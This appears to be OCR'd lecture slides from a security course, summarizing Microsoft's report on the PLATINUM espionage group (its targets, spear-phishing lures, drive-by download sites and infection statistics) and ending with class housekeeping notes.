
1. Celebrity hacker gets 18 months in Pennsylvania jail

http://www.bbc.com/news/technology-37796986

2. Hangzhou Xiongmai webcams used in attack recalled

http://www.bbc.com/news/technology-37750798

Best Practices




https://www.microsoft.com/security/sir/default.aspx

Adversary profile

PLATINUM has been targeting its victims since at least as early as 2009, and may have been active for several years prior. Its activities are distinctly different not only from those typically seen in untargeted attacks, but from many targeted attacks as well. A large share of targeted attacks can be characterized as opportunistic: the activity group changes its target profiles and attack geographies based on geopolitical seasons, and may attack institutions all over the world. Like many such groups, PLATINUM seeks to steal sensitive intellectual property related to government interests, but its range of preferred targets is consistently limited to specific governmental organizations, defense institutes, intelligence agencies, diplomatic institutions, and telecommunication providers in South and Southeast Asia. The group's persistent use of *spear phishing* tactics (phishing attempts aimed at specific individuals) and access to previously undiscovered zero-day exploits have made it a highly resilient threat.

Methods of attack

Figure 1. Known victims attacked by PLATINUM since 2009, by country/region (left) and type of institution (right)



https://www.microsoft.com/security/sir/default.aspx

Figure 2. A typical lure document sent by PLATINUM to a prospective victim

Macam-macam critis terhadap SBY dan gerakan kabinet di situs Gerakan Anti SBY II

1. **Gerakan Anti SBY II**
Soal Reshuffle, Hanya SBY Yang Tahu, Tuhan Tak Mau Tahu karena Dibohongi Melulu. Cikeas Bermuka Dua !

JAKARTA- Hanya SBY yang tahu soal reshuffle, sedangTuhan sudah tak mau tahu. Tuhan tak mau dibohongi melulu. Biar setan dan hantu yang ditipu dan dibohongi istana kali ini . Publik meyakini reshuffle tak untuk membentuk zaken kabinet atau Kabinet Profesional. Paling banter rehuffle hanya bikin kabinet politik lagi. Mustinya profesional lebih banyak, bukan politisi.


Opini orang:

a. Teddy Satrio Mau ini ke,mau itu ke,terseraaaah...Pokoknya gw dah muak liat wajah pemerintahan
b. Gunawan Sunarto Hanya satu kata: REVOLUSI UNT REFORMASI JILID II.
c. Gyan Han Akupun dah muak yg amat sangat ! Terutama sama gerombolan Cikeas. Cuiiihhh... Kutukupret !
d. Helny KAh Jangan jd apatis karena kebusukan koruptor, klo kita dah ga peduli lagi, mereka makin merajalela. Itu serangan psikologis bagi bangsa kita. Jgn t'pengaruh. Klo bukan qta yg peduli, siapa lg?

Lure documents are typically given topical names that may be of interest to the recipient. Such lures often address controversial subjects or offer provocative opinions, in an effort to incite the reader into opening them. Figure 3 shows a sample of such titles.

https://www.microsoft.com/security/sir/default.aspx

Figure 5. PLATINUM used a private webmail service to infect a government network




https://www.microsoft.com/security/sir/default.aspx

Figure 8. An exploit mechanism used by PLATINUM


https://www.microsoft.com/security/sir/default.aspx

Figure 10. Another exploit mechanism used by PLATINUM




https://www.microsoft.com/security/sir/default.aspx

Figure 14. How the Dipsind knocker component communicates with an attacker




https://www.microsoft.com/security/sir/default.aspx

Figure 26. Geographic distribution of IP addresses blocked from logging into Microsoft consumer cloud services during 2H15, by region




https://www.microsoft.com/security/sir/default.aspx



Figures do not include Brantall, Rotbrow, and Filcout. See "Brantall, Rotbrow, and Filcout" on page 82 for more information.

https://www.microsoft.com/security/sir/default.aspx

Figure 50. Encounter rates (top) and infection rates (bottom) by country/region in 4Q15




https://www.microsoft.com/security/sir/default.aspx

Drive-by download sites

A *drive-by download* site is a website that hosts one or more exploits that target vulnerabilities in web browsers and browser add-ons. Users with vulnerable computers can be infected with malware simply by visiting such a website, even without attempting to download anything. Figure 15 shows the concentration of drive-by download pages in countries and regions throughout the world at the end of 4Q15.

Figure 15. Drive-by download pages indexed by Bing at the end of 4Q15 per 1,000 URLs in each country/region



https://www.microsoft.com/security/sir/default.aspx

Housekeeping

Housekeeping


1. No labs due today!

2. Lab 8 due next week.

3. Practice test will shut down shortly before the real test starts.

4. Test 2 during the last hour of class today
